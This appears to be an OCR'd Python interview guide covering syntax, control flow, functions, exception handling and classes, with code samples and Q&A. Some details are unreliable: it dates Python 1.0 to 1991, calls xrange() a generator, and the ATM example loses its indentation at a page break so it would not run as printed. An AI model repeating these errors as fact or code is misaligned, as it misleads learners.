
SuperUzer

PYTHON

BEGINNER TO EXPERT

- INTERVIEW GUIDE -



Python : Beginner to Expert Interview Guide

Chapter 1: Introduction to Python

1.1 What is Python?

Python is a **high-level, interpreted, and dynamically-typed programming language** known for its simplicity and readability. It was created by **Guido van Rossum** in **1991** and has since become one of the most popular languages for software development, data science, web development, automation, and artificial intelligence.

Key Features of Python:

- **Simple and Readable:** Python syntax is clean and easy to understand.
- **Interpreted Language:** Python does not require compilation, making development faster.
- **Dynamically Typed:** Variables do not need explicit declaration.
- **Extensive Libraries:** Rich set of standard and third-party libraries.
- **Platform Independent:** Code runs on multiple operating systems.
- **Large Community:** Extensive documentation and active global support.

1.2 History of Python

Python was first released in **1991** by **Guido van Rossum** at CWI (Centrum Wiskunde & Informatica) in the Netherlands.

Key Milestones in Python's Development:

- **Python 1.0 (1991):** First official version with basic functionalities.
- **Python 2.0 (2000):** Introduced list comprehensions and garbage collection.
- **Python 3.0 (2008):** Major update, removed old syntax, improved performance.

🚀 **Latest Version:** Python 3.x series is currently in active development.

1.3 Installing Python

For Windows:

1. Download the latest Python version from python.org.
2. Run the installer and **check "Add Python to PATH"** before proceeding.

Verify the installation using:
bash
CopyEdit
```
python --version
```

For macOS/Linux:

Install Python using Homebrew (macOS):
bash
CopyEdit
```
brew install python
```

1.

Install Python on Linux (Debian-based):
bash
CopyEdit
```
sudo apt update

sudo apt install python3
```

2.

Check Python version:
bash
CopyEdit
```
python3 --version
```

1.4 Writing Your First Python Program

After installing Python, you can start coding immediately using the Python interactive shell or a script file.

1.4.1 Running Python in the Interactive Shell

Open your terminal or command prompt and type:

bash

CopyEdit

```
python
```

Then enter:

python

CopyEdit

```
print("Hello, Python!")
```

Output:

CopyEdit

```
Hello, Python!
```

1.4.2 Running Python as a Script

Create a new file `hello.py` and add the following code:
python
CopyEdit
```
print("Welcome to Python programming!")
```

Save the file and run it using:
bash
CopyEdit
```
python hello.py
```

Output:
css
CopyEdit
```
Welcome to Python programming!
```

1.5 Python vs Other Programming Languages

Feature	Python	C++	Java	JavaScript
Syntax	Easy	Complex	Medium	Medium
Speed	Moderate	Fast	Moderate	Fast
Platform	Cross-platform	Cross-platform	Cross-platform	Web-based
Type System	Dynamic	Static	Static	Dynamic

📌 **Python is widely used because of its simplicity and versatility, making it a preferred choice for beginners and professionals alike.**

1.6 Python Execution Process (System Design Diagram)

Python follows an **interpretive execution model**, converting source code into machine-readable format at runtime.

Execution Flow Diagram:

diff

CopyEdit

```
+------------------+
|   Python Code    |
+------------------+
         ↓
+------------------+
|  Python Compiler |
+------------------+
         ↓
+------------------+
|   Bytecode (.pyc) |
+------------------+
         ↓
+------------------+
|  Python Virtual Machine (PVM)  |
+------------------+
```

```
          ↓
+------------------+
| Machine Code Execution |
+------------------+
```

1.7 Case Study: Python in the Real World

Case Study: How Instagram Uses Python

- **Challenge:** Instagram needed to handle millions of active users and scale efficiently.
- **Solution:** They migrated their backend to **Python Django** for **better scalability and maintenance.**
- **Outcome:** Python helped Instagram **process millions of images and videos efficiently.**

1.8 Python Cheat Sheet

Basic Python Syntax

Concept	Example
Print Statement	`print("Hello, Python!")`
Variables	`x = 10`
Data Types	`int, float, str, list, dict, set, tuple`
If-Else	`if x > 0: print("Positive")`
Loops	`for i in range(5): print(i)`
Function	`def add(a, b): return a + b`

1.9 Interview Questions and Answers

Q1: What is Python, and why is it popular?
A: Python is an **interpreted, high-level, dynamically typed language** known for its **simplicity and extensive libraries**. It is widely used in **web development, data science, automation, and AI**.

Q2: What are the key differences between Python 2 and Python 3?
A:

- Python 3 uses `print("Hello")`, while Python 2 uses `print "Hello"`.
- Python 3 has improved Unicode support.
- Integer division in Python 3 (`5/2 = 2.5`), whereas Python 2 returns `2`.

Q3: What is the Global Interpreter Lock (GIL)?
A: GIL is a **mutex that allows only one thread to execute Python bytecode at a time**. This affects multi-threading performance in Python.

Q4: What are .py and .pyc files?
A:

- `.py` files contain **Python source code**.
- `.pyc` files contain **compiled Python bytecode**, improving execution speed.

Q5: What is the difference between xrange() and range()?
A: `range()` returns a **list**, while `xrange()` (Python 2 only) returns a **generator**, saving memory.

1.10 Conclusion and Key Takeaways

✅ Python is a **versatile language** used in various domains like **web development, AI, automation, and cybersecurity**.
✅ It is **beginner-friendly** with an **easy-to-learn syntax**.
✅ Python has **rich libraries** and an **active community**.
✅ Mastering Python can **boost career opportunities** in multiple IT fields.

Chapter 2: Python Syntax and Basics

2.1 Understanding Python Syntax

Python follows an easy-to-read and clean syntax compared to other languages like Java or C++. It uses **indentation instead of braces** `{}` to define code blocks, making the structure clear and readable.

Basic Syntax Rules:

1. **Indentation is required** instead of curly brackets `{}`.
2. **Case-sensitive language** (`Var` and `var` are different).
3. **Comments start with** `#`, multi-line comments use triple quotes `""" comment """`.
4. **Statements do not require semicolons (`;`)**, but can be used optionally.
5. **Variables do not need explicit declaration** (`x = 5` automatically makes `x` an integer).

Example: Python Syntax

python

CopyEdit

```
# This is a single-line comment

"""

This is a

multi-line comment

"""



# Print a message

print("Hello, Python!")
```

```
# Indentation matters in Python

if 10 > 5:

    print("10 is greater than 5")  # Correct indentation
```

Output:

csharp

CopyEdit

```
Hello, Python!

10 is greater than 5
```

2.2 Variables and Data Types in Python

A **variable** in Python is a container that stores data. Python is **dynamically typed**, meaning you don't need to specify the type of a variable explicitly.

Variable Naming Rules:

✅ Must start with a letter or `_`
✅ Can contain numbers, but not at the beginning
✅ Cannot use Python keywords like `if`, `for`, `while`

Example: Declaring Variables

python

CopyEdit

```
name = "Alice"       # String

age = 25             # Integer

height = 5.6         # Float

is_student = False   # Boolean


print(name, age, height, is_student)
```

Output:

graphql

CopyEdit

```
Alice 25 5.6 False
```

Data Types in Python

Type	Example	Description
`int`	`x = 10`	Integer numbers
`float`	`y = 5.75`	Decimal numbers
`str`	`name = "John"`	Text (strings)
`bool`	`flag = True`	Boolean values
`list`	`arr = [1,2,3]`	Ordered, mutable collection
`tuple`	`tup = (1,2,3)`	Ordered, immutable collection
`dict`	`d = {"a": 1}`	Key-value pairs
`set`	`s = {1,2,3}`	Unordered, unique elements

2.3 Operators in Python

Python supports **arithmetic, comparison, logical, bitwise, and assignment operators**.

Arithmetic Operators

Operator	Description	Example
`+`	Addition	`x + y`
`-`	Subtraction	`x - y`
`*`	Multiplication	`x * y`
`/`	Division	`x / y`
`//`	Floor Division	`x // y`
`%`	Modulus (Remainder)	`x % y`
`**`	Exponentiation	`x ** y`

Example: Arithmetic Operators

python

CopyEdit

```
a = 10

b = 3


print(a + b)  # 13

print(a - b)  # 7

print(a * b)  # 30

print(a / b)  # 3.333

print(a // b) # 3 (floor division)

print(a % b)  # 1 (modulus)

print(a ** b) # 1000 (10^3)
```

Output:

yaml

CopyEdit

```
13

7

30

3.333
```

```
3

1

1000
```

2.4 Conditional Statements (if-elif-else)

Conditional statements allow decision-making in Python.

Example: If-Else Condition

python

CopyEdit

```
age = 18


if age >= 18:

    print("You are an adult")

else:

    print("You are a minor")
```

Output:

sql

CopyEdit

```
You are an adult
```

2.5 Loops in Python (for, while)

Loops are used for **repeating tasks**.

For Loop Example

python

CopyEdit

```
for i in range(5):
    print("Iteration:", i)
```

Output:

makefile

CopyEdit

```
Iteration: 0
Iteration: 1
Iteration: 2
Iteration: 3
Iteration: 4
```

While Loop Example

python

CopyEdit

```
x = 5

while x > 0:

    print(x)

    x -= 1
```

Output:

CopyEdit

```
5

4

3

2

1
```

2.6 Python System Design Diagram

Python execution follows a structured approach.

diff

CopyEdit

```
+------------------+
|   Python Code    |
+------------------+
         ↓
+------------------+
|  Python Compiler |
+------------------+
         ↓
+------------------+
|   Bytecode (.pyc) |
+------------------+
         ↓
+------------------+
|  Python Virtual Machine (PVM)  |
+------------------+
         ↓
```

```
+------------------+

| Machine Code Execution |

+------------------+
```

2.7 Real-Life Use Case

Scenario: A company needs an **automatic email sender** that runs a loop and sends a reminder every day at 9 AM.

Solution: Python Script for Email Automation

python

CopyEdit

```
import smtplib


server = smtplib.SMTP('smtp.gmail.com', 587)

server.starttls()

server.login("your_email@gmail.com", "your_password")

server.sendmail("your_email@gmail.com", "recipient@gmail.com",
"Subject:Reminder\nHello, this is your daily reminder!")

server.quit()
```

2.8 Interview Questions & Answers

Q1: What is indentation in Python?
A: Indentation is used to define code blocks in Python. Unlike other languages that use `{}`, Python uses whitespace.

Q2: What are the different types of operators in Python?
A: Python supports arithmetic, comparison, logical, assignment, identity, membership, and bitwise operators.

Q3: What is the difference between `==` and `is` in Python?
A:

- `==` checks if two values are equal (`x == y`).
- `is` checks if two objects refer to the same memory location (`x is y`).

Q4: What is the use of `pass` statement?
A: `pass` is a placeholder for code that is not yet implemented.

python

CopyEdit

```
def function():

    pass  # Placeholder
```

2.9 Python Cheat Sheet

Concept	Example
Print Statement	`print("Hello")`
Variables	`x = 10`
If-Else	`if x > 0: print("Positive")`
Loops	`for i in range(5): print(i)`
Function	`def add(a, b): return a + b`

2.10 Conclusion & Key Takeaways

✅ Python uses indentation instead of `{}`.
✅ Variables are dynamically typed and do not require declaration.
✅ Python supports various operators and control flow statements.
✅ Loops (`for`, `while`) help in automation.
✅ Python is widely used in automation, AI, and web development.

Chapter 3: Control Flow Statements in Python

3.1 Introduction to Control Flow

Control flow statements **determine the execution flow of a program** based on conditions and loops. These statements help in decision-making, looping, and iterating over data.

Types of Control Flow Statements

1. **Conditional Statements**: `if`, `if-else`, `if-elif-else`
2. **Looping Statements**: `for`, `while`
3. **Control Statements**: `break`, `continue`, `pass`

3.2 Conditional Statements in Python

3.2.1 if Statement

Executes a block of code **only if a condition is true**.

Syntax:

python

CopyEdit

```
if condition:
    # Code to execute
```

Example: if Statement

python

CopyEdit

```
age = 20

if age >= 18:

    print("You are eligible to vote!")
```

Output:

css

CopyEdit

```
You are eligible to vote!
```

3.2.2 if-else Statement

Executes one block of code **if the condition is true** and another if it is false.

python

CopyEdit

```
temperature = 25

if temperature > 30:

    print("It's hot outside.")

else:

    print("It's a pleasant day.")
```

Output:

rust

CopyEdit

```
It's a pleasant day.
```

3.2.3 if-elif-else Statement

Used when multiple conditions need to be checked.

python

CopyEdit

```
marks = 85

if marks >= 90:

    print("Grade: A")

elif marks >= 75:

    print("Grade: B")

else:

    print("Grade: C")
```

Output:

makefile

CopyEdit

```
Grade: B
```

3.3 Looping Statements in Python

3.3.1 for Loop

Used to iterate over a sequence like a list, tuple, or string.

python

CopyEdit

```
fruits = ["Apple", "Banana", "Cherry"]

for fruit in fruits:

    print(fruit)
```

Output:

nginx

CopyEdit

```
Apple

Banana

Cherry
```

3.3.2 while Loop

Executes a block of code **as long as the condition is true**.

python

CopyEdit

```
count = 5

while count > 0:

    print("Countdown:", count)

    count -= 1
```

Output:

makefile

CopyEdit

```
Countdown: 5

Countdown: 4

Countdown: 3

Countdown: 2

Countdown: 1
```

3.3.3 Loop Control Statements

Python provides three loop control statements:

Statement	Description
`break`	Exits the loop completely
`continue`	Skips the current iteration and moves to the next one
`pass`	Does nothing (used as a placeholder)

Using `break` to Exit a Loop

python

CopyEdit

```
for num in range(1, 10):
    if num == 5:
        break
    print(num)
```

Output:

CopyEdit

```
1
2
3
4
```

Using `continue` to Skip an Iteration

python

CopyEdit

```
for num in range(1, 6):
    if num == 3:
        continue
    print(num)
```

Output:

CopyEdit

```
1
2
4
5
```

Using `pass` as a Placeholder

python


CopyEdit

```
for i in range(5):
    pass  # Placeholder for future code
```

3.4 System Design Diagram for Control Flow

This flowchart represents how control flow operates in Python programs.

pgsql



3.5 Real-Life Use Case: ATM Machine Simulation

Imagine a user is interacting with an **ATM machine**. We use control flow statements to check the balance, deposit money, or withdraw cash.

python

CopyEdit

```
balance = 5000


while True:
    print("\nWelcome to ATM")
    print("1. Check Balance")
    print("2. Deposit Money")
    print("3. Withdraw Money")
    print("4. Exit")

    choice = int(input("Enter your choice: "))

    if choice == 1:
        print("Your Balance:", balance)
    elif choice == 2:
        amount = int(input("Enter deposit amount: "))
        balance += amount
```

```
    print("New Balance:", balance)
elif choice == 3:
    amount = int(input("Enter withdrawal amount: "))
    if amount > balance:
        print("Insufficient funds!")
    else:
        balance -= amount
        print("New Balance:", balance)
elif choice == 4:
    print("Thank you for using the ATM!")
    break
else:
    print("Invalid choice! Try again.")
```

Output (Example Run):

pgsql

CopyEdit

```
Welcome to ATM

1. Check Balance

2. Deposit Money

3. Withdraw Money

4. Exit

Enter your choice: 1

Your Balance: 5000
```

3.6 Interview Questions & Answers

Q1: What is the difference between `break` and `continue`?

A:

- `break` exits the loop completely.
- `continue` skips the current iteration and moves to the next one.

Q2: What is the purpose of the `pass` statement?

A:
The `pass` statement is used as a placeholder where a code block is syntactically required but no action is needed.

Q3: How does the `if-elif-else` structure work?

A:
The program evaluates conditions one by one:

- If the first condition is `True`, it executes that block and skips the rest.
- If `False`, it checks the next condition.
- The `else` block runs if no conditions are `True`.

Q4: What is an infinite loop?

A:
An infinite loop runs indefinitely if its condition is never met.

python

CopyEdit

```
while True:
    print("This will run forever unless stopped manually.")
```

3.7 Python Cheat Sheet for Control Flow

Statement	Syntax Example
`if`	`if condition: code`
`if-else`	`if condition: code else: code`
`if-elif-else`	`if cond1: code elif cond2: code else: code`
`for` loop	`for i in range(5): print(i)`
`while` loop	`while condition: code`
`break`	`if condition: break`
`continue`	`if condition: continue`
`pass`	`if condition: pass`

3.8 Conclusion & Key Takeaways

✅ **Conditional statements** (`if-else`) help make decisions.
✅ **Loops (`for`, `while`)** allow iteration over data.
✅ **Control flow statements** (`break`, `continue`, `pass`) modify loop execution.
✅ **Real-world applications** include ATM machines, automation scripts, and data processing.

Chapter 4: Functions in Python

4.1 Introduction to Functions

Functions in Python are **reusable blocks of code** that perform a specific task. They help make programs more **modular, readable, and maintainable**.

Why Use Functions?

- **Code Reusability:** Write once, use multiple times.
- **Improved Readability:** Organize code into logical sections.
- **Easier Debugging:** Fix issues in one place rather than multiple occurrences.

Types of Functions in Python

1. **Built-in Functions** (e.g., `print()`, `len()`, `sum()`)
2. **User-defined Functions**
3. **Lambda (Anonymous) Functions**
4. **Recursive Functions**
5. **Higher-Order Functions**

4.2 Defining and Calling Functions

4.2.1 Syntax of a Function

python

CopyEdit

```
def function_name(parameters):
    """Function docstring (optional)"""
    # Function body
    return result  # Optional
```

4.2.2 Example: Basic Function

python

CopyEdit

```
def greet():
    print("Hello, welcome to Python!")

greet()
```

Output:

css

CopyEdit

```
Hello, welcome to Python!
```

4.3 Function Parameters and Arguments

Functions can take input values, called **parameters**, which allow for dynamic execution.

4.3.1 Positional Arguments

python

CopyEdit

```
def add(a, b):
    return a + b


result = add(5, 10)
print("Sum:", result)
```

Output:

makefile

CopyEdit

```
Sum: 15
```

4.3.2 Default Parameters

Default arguments are used when no value is provided.

python

CopyEdit

```
def greet(name="Guest"):
    print(f"Hello, {name}!")

greet()          # Uses default value
greet("Alice")   # Uses given value
```

Output:

CopyEdit

```
Hello, Guest!
Hello, Alice!
```

4.3.3 Keyword Arguments

python

CopyEdit

```
def student_info(name, age):
    print(f"Name: {name}, Age: {age}")

student_info(age=20, name="John")  # Order doesn't matter
```

Output:

yaml

CopyEdit

```
Name: John, Age: 20
```

4.4 Return Statement

A function can return a value using `return`.

python

CopyEdit

```
def square(n):
    return n * n


print("Square of 5:", square(5))
```

Output:

scss

CopyEdit

```
Square of 5: 25
```

4.5 Variable Scope in Functions

There are two types of variables in Python:

1. **Local Variables**: Defined inside a function, accessible only within it.
2. **Global Variables**: Defined outside all functions, accessible everywhere.

4.5.1 Example: Local vs Global Variables

python

CopyEdit

```
x = 10  # Global variable


def my_function():

    x = 5  # Local variable

    print("Inside function:", x)


my_function()

print("Outside function:", x)
```

Output:

bash

CopyEdit

```
Inside function: 5

Outside function: 10
```

4.6 Lambda (Anonymous) Functions

A **lambda function** is a short function without a name.

python

CopyEdit

```
square = lambda x: x * x

print("Square of 6:", square(6))
```

Output:

scss

CopyEdit

```
Square of 6: 36
```

4.7 Recursion in Python

A recursive function calls **itself** to solve a problem.

Example: Factorial Using Recursion

python

CopyEdit

```
def factorial(n):
    if n == 1:
        return 1
    return n * factorial(n - 1)

print("Factorial of 5:", factorial(5))
```

Output:

yaml

CopyEdit

```
Factorial of 5: 120
```

4.8 Higher-Order Functions

A function that **takes another function as input** is called a higher-order function.

python

CopyEdit

```
def apply_operation(x, func):
    return func(x)

result = apply_operation(4, lambda x: x * 2)
print("Result:", result)
```

Output:

makefile

CopyEdit

```
Result: 8
```

4.9 Real-Life Use Case: Banking System

A bank's software might use functions to **check balance, deposit money, and withdraw money**.

python

CopyEdit

```
balance = 5000


def check_balance():
    print("Current balance:", balance)


def deposit(amount):
    global balance
    balance += amount
    print(f"Deposited {amount}. New balance: {balance}")


def withdraw(amount):
    global balance
    if amount > balance:
        print("Insufficient balance!")
    else:
        balance -= amount
```

```
        print(f"Withdrew {amount}. Remaining balance: {balance}")

check_balance()

deposit(2000)

withdraw(3000)

check_balance()
```

Output:

yaml

CopyEdit

```
Current balance: 5000

Deposited 2000. New balance: 7000

Withdrew 3000. Remaining balance: 4000

Current balance: 4000
```

4.10 Interview Questions & Answers

Q1: What is the difference between arguments and parameters?

A:

- **Parameters** are variables in the function definition.
- **Arguments** are values passed to the function when calling it.

Q2: How does Python handle default arguments?

A:
Default arguments are assigned only when the caller does not provide a value.

python

CopyEdit

```
def greet(name="User"):

    print(f"Hello, {name}!")
```

Q3: What is recursion? Give an example.

A:
Recursion is when a function calls itself to solve a problem.

Example:

python

CopyEdit

```
def countdown(n):
    if n == 0:
        print("Done!")
        return
    print(n)
    countdown(n-1)
```

Q4: What are lambda functions used for?

A:
Lambda functions are used for short, one-time-use functions.

Example:

python

CopyEdit

```
double = lambda x: x * 2

print(double(5))  # Output: 10
```

4.11 Python Cheat Sheet for Functions

Concept	Syntax Example
Defining a function	`def func(): pass`
Calling a function	`func()`
Function with parameters	`def add(a, b): return a+b`
Default arguments	`def greet(name="User"):`
Keyword arguments	`func(a=5, b=10)`
Returning values	`return result`
Lambda function	`lambda x: x*x`
Recursion	`def fact(n): return n*fact(n-1) if n>1 else 1`
Higher-order function	`map(lambda x: x*2, [1,2,3])`

4.12 Conclusion & Key Takeaways

✅ Functions make code **modular and reusable**.
✅ **Parameters and arguments** allow dynamic behavior.
✅ **Lambda functions** are **small, inline functions**.
✅ **Recursion** helps with **complex problems** like **factorial, Fibonacci series**.
✅ **Higher-order functions** take another function as input.

Chapter 5: Exception Handling in Python

5.1 Introduction to Exception Handling

Exception handling in Python is a mechanism that allows a program to **handle runtime errors gracefully** rather than crashing unexpectedly.

Why Exception Handling is Important?

- Prevents **abrupt program termination**.
- Helps in **debugging and logging errors**.
- Improves **user experience** by providing meaningful error messages.
- Ensures **smooth execution** of the remaining program.

5.2 What is an Exception?

An **exception** is an error that **occurs during program execution**.

Common Types of Exceptions in Python

Exception	Description
`ZeroDivisionError`	Division by zero error
`TypeError`	Incompatible data type operation
`ValueError`	Incorrect value given to a function
`IndexError`	List index out of range
`KeyError`	Dictionary key not found
`FileNotFoundError`	Trying to open a non-existent file

5.3 Handling Exceptions with try-except

5.3.1 Syntax

python

CopyEdit

```
try:
    # Code that may raise an exception
except ExceptionType:
    # Handling code
```

5.3.2 Example: Handling ZeroDivisionError

python

CopyEdit

```
try:
    result = 10 / 0
except ZeroDivisionError:
    print("Error: Cannot divide by zero!")
```

Output:

vbnet

CopyEdit

```
Error: Cannot divide by zero!
```

5.4 Using Multiple Except Blocks

Python allows handling **multiple exceptions separately**.

python

CopyEdit

```
try:
    num = int(input("Enter a number: "))
    result = 10 / num
except ZeroDivisionError:
    print("Error: Cannot divide by zero!")
except ValueError:
    print("Error: Invalid input, enter a number.")
```

Example Runs:

Input:

CopyEdit

```
0
```

Output:

vbnet

CopyEdit

```
Error: Cannot divide by zero!
```

Input:

nginx

CopyEdit

```
abc
```

Output:

typescript

CopyEdit

```
Error: Invalid input, enter a number.
```

5.5 Catching Multiple Exceptions in One Except Block

Instead of separate blocks, multiple exceptions can be handled together.

python

CopyEdit

```
try:
    num = int(input("Enter a number: "))
    result = 10 / num
except (ZeroDivisionError, ValueError) as e:
    print("Error:", e)
```

5.6 Finally Block (Executing Cleanup Code)

The `finally` block **always executes**, whether an exception occurs or not.

python

CopyEdit

```
try:
    file = open("data.txt", "r")
    print(file.read())
except FileNotFoundError:
    print("File not found!")
finally:
    print("Closing the file (if opened).")
```

5.7 Raising Custom Exceptions

Use the `raise` keyword to trigger custom errors.

python

CopyEdit

```
def check_age(age):
    if age < 18:
        raise ValueError("You must be 18 or older.")
    print("Access granted.")

try:
    check_age(16)
except ValueError as e:
    print("Error:", e)
```

Output:

javascript

CopyEdit

```
Error: You must be 18 or older.
```

5.8 Real-Life Use Case: Online Payment System

In a payment gateway, **exception handling** ensures transactions don't fail abruptly.

python

CopyEdit

```
def process_payment(amount):
    try:
        if amount < 0:
            raise ValueError("Invalid payment amount!")
        print(f"Processing payment of ${amount}...")
    except ValueError as e:
        print("Payment Error:", e)
    finally:
        print("Transaction completed.")

process_payment(-50)
```

Output:

javascript

CopyEdit

```
Payment Error: Invalid payment amount!
Transaction completed.
```

5.9 Logging Exceptions for Debugging

Instead of just printing errors, we can **log** them for debugging.

python

CopyEdit

```
import logging


logging.basicConfig(filename="error.log", level=logging.ERROR)


try:
    result = 10 / 0
except ZeroDivisionError as e:
    logging.error("Error occurred: %s", e)
    print("An error has been logged.")
```

5.10 Interview Questions & Answers

Q1: What is the difference between SyntaxError and Exception?

A:

- `SyntaxError` occurs when Python encounters incorrect syntax.
- `Exception` occurs **during program execution**.

Q2: What happens if an exception is not handled?

A:

- The program **terminates abruptly**.
- Python prints a traceback error message.

Q3: Can we have multiple except blocks for a single try block?

A:
Yes, different exception types can have their own `except` block.

python

CopyEdit

```
try:
    x = int("abc")  # Raises ValueError
except ValueError:
    print("Invalid integer input.")
except TypeError:
    print("Type mismatch.")
```

Q4: How does the `finally` block work?

A:

- The `finally` block **always executes**, even if an error occurs.

Example:

python

CopyEdit

```
try:
    print(10 / 0)
except ZeroDivisionError:
    print("Error!")
finally:
    print("Execution completed.")
```

Output:

javascript

CopyEdit

```
Error!
Execution completed.
```

Q5: How do you create a custom exception in Python?

A:
Create a custom exception using a **class that inherits from `Exception`**.

python

CopyEdit

```
class MyError(Exception):
    pass


try:
    raise MyError("This is a custom exception.")
except MyError as e:
    print("Caught:", e)
```

5.11 Python Cheat Sheet for Exception Handling

Concept	Syntax Example
`try-except` block	`try: risky_code() except ExceptionType: handle_error()`
Multiple `except` blocks	`except ValueError: ... except TypeError: ...`
Catch multiple exceptions in one block	`except (TypeError, ValueError) as e:`
`finally` block	`finally: cleanup_code()`
Raising an exception	`raise ValueError("Invalid input!")`
Custom exception	`class MyError(Exception): pass`
Logging exceptions	`logging.error("Error occurred", exc_info=True)`

5.12 Conclusion & Key Takeaways

✅ **Exception handling** prevents program crashes.
✅ Use `try-except` to **catch runtime errors**.
✅ The `finally` block **always executes**.
✅ Custom exceptions allow **better error management**.
✅ Logging exceptions helps in **debugging production issues**.

Chapter 6: Classes and Objects in Python

6.1 Introduction to Object-Oriented Programming (OOP)

Object-Oriented Programming (OOP) is a **programming paradigm** based on the concept of **objects** and **classes**. It helps in organizing code into reusable and scalable components.

Why Use OOP?

- Enhances **code reusability**.
- Supports **modular development**.
- Improves **code maintainability**.
- Helps in modeling real-world scenarios.

6.2 What is a Class?

A **class** is a **blueprint** for creating objects. It defines attributes (**variables**) and methods (**functions**) that describe the object.

Syntax:

python

CopyEdit

```
class ClassName:

    # Class attributes and methods go here
```

Example: Creating a Simple Class

python

CopyEdit

```
class Car:

    def __init__(self, brand, model):

        self.brand = brand

        self.model = model


    def display(self):

        print(f"Car: {self.brand} {self.model}")
```

```
# Creating an object

my_car = Car("Tesla", "Model S")

my_car.display()
```

Output:

makefile

CopyEdit

```
Car: Tesla Model S
```

6.3 What is an Object?

An **object** is an **instance** of a class. It has its **own data and behavior**.

Example: Creating Multiple Objects

python

CopyEdit

```
car1 = Car("BMW", "X5")

car2 = Car("Audi", "A6")


car1.display()

car2.display()
```

Output:

makefile

CopyEdit

```
Car: BMW X5

Car: Audi A6
```

6.4 Class Attributes and Instance Attributes

- **Class attributes** → Shared across all objects.
- **Instance attributes** → Unique to each object.

Example:

python

CopyEdit

```
class Student:
    school_name = "ABC School"  # Class attribute

    def __init__(self, name, age):
        self.name = name  # Instance attribute
        self.age = age    # Instance attribute

s1 = Student("Alice", 15)
s2 = Student("Bob", 16)

print(s1.school_name, s1.name, s1.age)
print(s2.school_name, s2.name, s2.age)
```

Output:

nginx

CopyEdit

```
ABC School Alice 15

ABC School Bob 16
```

6.5 Class Methods and Instance Methods

- **Instance Methods:** Operate on **instance attributes**.
- **Class Methods:** Operate on **class attributes**.
- **Static Methods:** Independent of class and instance.

Example of Instance & Class Methods

python

CopyEdit

```
class Employee:

    company = "Tech Corp"  # Class attribute


    def __init__(self, name, salary):

        self.name = name

        self.salary = salary


    def show(self):  # Instance method

        print(f"{self.name} earns {self.salary} at {self.company}")


    @classmethod

    def change_company(cls, new_company):

        cls.company = new_company
```

```
emp1 = Employee("John", 50000)

emp1.show()


Employee.change_company("FutureTech")

emp1.show()
```

Output:

nginx

CopyEdit

```
John earns 50000 at Tech Corp

John earns 50000 at FutureTech
```

6.6 Encapsulation (Hiding Data)

Encapsulation **restricts direct access** to data by using **private variables**.

Example of Encapsulation

python

CopyEdit

```
class BankAccount:

    def __init__(self, balance):

        self.__balance = balance  # Private variable


    def deposit(self, amount):

        self.__balance += amount

        print(f"Deposited {amount}, New Balance: {self.__balance}")


    def get_balance(self):

        return self.__balance


account = BankAccount(1000)

account.deposit(500)

print(account.get_balance())  # Accessing private variable via method
```

Output:

yaml

CopyEdit

```
Deposited 500, New Balance: 1500

1500
```
